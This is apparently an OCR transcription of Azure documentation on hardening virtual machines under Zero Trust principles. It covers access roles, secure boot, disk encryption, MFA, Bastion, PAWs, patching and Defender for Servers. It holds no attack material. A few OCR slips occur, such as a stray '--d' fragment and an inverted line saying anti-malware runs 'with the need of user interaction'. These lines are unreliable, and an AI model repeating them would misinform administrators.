
The following built-in roles are commonly used for virtual machine access:

- **Virtual Machine User Login:** View virtual machines in the portal and sign-in as a regular user.
- **Virtual Machine Administration Login:** View virtual machines in the portal and sign-in to virtual machines as an Administrator.
- **Virtual Machine Contributor:** Create and manage virtual machines, including reset root user's password and managed disks. Does not grant access to the management virtual network (VNet) or the ability to assign permissions to the resources.

To join a virtual machine to a VNet, you can use the custom permission **Microsoft.Network/virtualNetworks/subnets/join/action** to make a custom role.

When this custom role is used in conjunction with Managed Identity and Conditional Access Policy, you can use device state, data classification, anomalies, location, and identity to force multi-factor authentication and granularly allow access based on verified trust.

To extend your realm of control beyond the system and allow your Azure Active Directory (Azure AD) tenant with Microsoft Intelligent Security Graph to support secure access, go to the **Management** blade of the virtual machine and turn on **System Assigned Managed Identity**, as shown here.



> **Note**
>
> This feature is only available for Azure Virtual Desktop, Windows Server 2019, Windows 10, and Linux Distros using certificate-based access.


Step 3. Secure virtual machine boot components

Follow the steps given below:

- When you create the virtual machine, be sure you configure security for the boot components. Enhanced deployment of virtual machines allows you to select security type and use Secure boot and vTPM.

- Securely deploy virtual machines with verified boot loaders, OS kernels, and drivers that are signed by trusted publishers to establish a "root of trust". If the image is not signed by a trusted publisher, the virtual machine won't boot.
- Securely protect keys, certificates, and secrets in the virtual machines in a Trusted Platform Module.
- Gain insights and confidence of the entire boot chain's integrity.
- Ensure workloads are trusted and verifiable. The vTPM enables attestation by measuring the entire boot chain of your virtual machine (UEFI, OS, system, and drivers).

Enhanced deployment of virtual machines allows you to select security type and use secure boot and vTPM when you create them, as shown here.



Step 4. Enable customer-managed keys and double encryption

Using customer-managed keys and double encryption ensures that if a disk is exported, it is not readable or able to function. By ensuring that the keys are privately held and disks are double encrypted, you protect against breaches that attempt to extract disk information.

For information on how to configure a customer-managed encryption key with Azure Key Vault, see Use the Azure portal to enable server-side encryption with customer-

managed keys for managed disks. There is an additional cost for using Azure Key Vault.

Enable server-side encryption of Azure Disk Storage for:


- FIPS 140-2 compliant transparent encryption with AES 256 encryption.
- Greater flexibility to manage controls.
- Hardware (HSM) or software-defined encryption.

Enable server-side encryption at the host for end-to-end encryption of your virtual machine data.

- Encryption starts on the physical host, your virtual machine is allocated to
- Encrypts the OS and Temporary disks that are provisioned on the host; a `--d` carries it over to the storage service
- Double encryption on OS disks, Data disks, snapshots, and images

After this is complete, you use your customer-managed encryption key to encrypt the disks within your virtual machine.

You select the encryption type on the **Disks** blade for the virtual machine configuration. For **Encryption type**, select **Double encryption with platform-managed and customer-managed keys**, as shown here.




Step 5. Control the applications installed on virtual machines

It's important to control the applications that are installed on your virtual machines:

- Browser extensions (APIs) are difficult to secure which can lead to malicious URL delivery.
- Unsanctioned apps can go unpatched as they are shadow IT objects (the IT teams aren't prepared or have no knowledge that these are installed).

You can use the Virtual Machine Applications feature to control the applications that are installed on virtual machines. With this feature, you select which virtual machine applications to install. This feature uses the Azure Compute Gallery to simplify management of applications for virtual machines. When used together with RBAC, you can ensure that only trusted applications are available for users.


You select the virtual machine applications on the **Advanced** blade for the virtual machine configuration, as show here.



Step 6. Configure secure access

To configure secure access:

- Configure secure communication within the Azure environment between components that are accessing virtual machines directly
- Set up multi-factor authentication with conditional access
- Use privileged access workstations (PAWs)



In the diagram:


- Multi-factor authentication with conditional access is set up within Azure AD and related portals.
- Admins use privileged access workstations (PAWs) to access virtual machines directly.

Configure secure communication within the Azure environment for virtual machines

First, be sure that communication between the components in the Azure environment is secure.

In the reference architecture, Azure Bastion provides secure connections to virtual machines. Azure Bastion acts as an RDP/SSH broker and does not interact with the RDP protocol of your physical system. This also enables you to reduce the number of public-facing IP addresses.

The following diagram shows the components of secure communications for virtual machines.




Set up multi-factor authentication with conditional access

In Step 2. Leverage Role Based Access Control, you configured Azure AD integration and managed identity. This allows you to set up Azure multi-factor authentication for Azure Virtual Desktop or for servers running Windows Server 2019 or newer. You can also Log in to a Linux VM with Azure Active Directory credentials. The added benefit of this is the machine that connects to the virtual machine must also be registered to your Azure AD tenant to be allowed to connect.

When configuring multi-factor authentication with conditional access and related policies, use the recommended policy set for Zero Trust as a guide. This includes **Starting point** policies that don't require managing devices. Ideally, the devices accessing your virtual machines are managed and you can implement the **Enterprise** policies, which is recommended for Zero Trust. For more information, see Common Zero Trust identity and device access policies.

The following diagram shows the recommended policies for Zero Trust.



Remember that usernames and passwords can be 100% compromised. Using multi-factor authentication, you reduce your risk of compromise by 99.9%. This requires Azure AD Premium P1 licenses.

> **Note**
>
> You can use VPNs used to connect to virtual machines in Azure as well. However, you should be sure to use methods to verify explicitly. Creating a tunnel that is "trusted" regardless of how they are used can be riskier than having specific connections that are highly verified.

No amount of security at the Network, Transport, or Application layers matters if you aren't coming from a trusted, verified, and secure source.

Use PAWs

Use Privileged Access Workstations (PAWs) to ensure devices that access virtual machines are healthy. PAWs are configured specifically for privileged access so that admins use a device that has:

- Security controls and policies that restrict local administrative access.
- Productivity tools to minimize the attack surface to only what's absolutely required for performing sensitive administrative tasks.

For more information on deployment options, see Privileged access deployment.

Step 7. Set up secure maintenance of virtual machines

Secure maintenance of virtual machines includes:

- Using anti-malware
- Automating virtual machine updates

Use anti-malware on virtual machines

Anti-malware helps protect your virtual machine from threats such as malicious files and adware, etc. You can use anti-malware software from an option of vendors such as Microsoft, Symantec, Trend Micro, and Kaspersky.

Microsoft Antimalware is a no-cost resource that provides real-time protection capability to assist in detection, quarantining and eradicating malicious software, spyware, and viruses:

- Runs in the background with the need of user interaction
- Provides alerts when unwanted or malicious software is downloaded, installed, or run
- Offers secure-by-default configuration and anti-malware monitoring
- Scheduled scanning
- Signature updates
- Antimalware Engine and Platform updates
- Active Protection
- Samples reporting
- Exclusions
- Antimalware event collection

Automate virtual machine updates

Automating updates to systems ensures they are protected from the latest malware and misconfiguration exploits. There is automatic updating with aid in the trusted platform verification process.

Concentrate on Azure Virtual Machine Maintenance and Updates to ensure your systems are hardened against configuration insecurities:

- Azure Automation Update Management can assist in the management of your update process. With this utility, you can check the update status of your systems, manage, schedule, and reboot servers.

- The Azure Virtual Machine Agent is used to manage your virtual machines and gives you the ability to use extensions for management.

Supported OS types for Update Management with Azure Automation include the following:


- Each Windows virtual machine - Update Management does a scan twice a day for each machine.
- Each Linux virtual machine - Update Management does a scan every hour.

See this additional guidance:

- Plan deployment for updating Windows VMs in Azure - Azure Example Scenarios
- Use Azure Private Link to securely connect networks to Azure Automation Ensures virtual machines connect in an isolated controlled fashion and not over the internet for updates.

Step 8. Enable advanced threat detection and protection

Threat protection for Azure infrastructure is provided by Microsoft Defender for Cloud. This protection is extended to virtual machines when you provision Microsoft Defender for Servers, as shown in the following diagram.



In the diagram:

- As described in the Apply Zero Trust principles to Azure IaaS overview article, Defender for Cloud is enabled at the level of an Azure subscription or at the level of an Azure management group that includes multiple Azure subscriptions.
- In addition to enabling Defender for Cloud, Defender for Servers is provisioned.

Advanced threat protection verifies the activities occurring on virtual machines based on Microsoft's threat intelligence. It looks for specific configurations and activities that suggest that there could be a breach. It enables the *verify explicitly* and *assume breach* Zero Trust principles.

Microsoft Defender for Servers includes the following:

- Access to the Microsoft Defender for Endpoint data that is related to vulnerabilities, installed software, and alerts for your endpoints for endpoint detection and response (EDR).
- Defender for Cloud's integrated vulnerability assessment scanner for servers.
- Discover vulnerabilities and misconfigurations in real time with Microsoft Defender for Endpoint, and without the need of other agents or periodic scans.
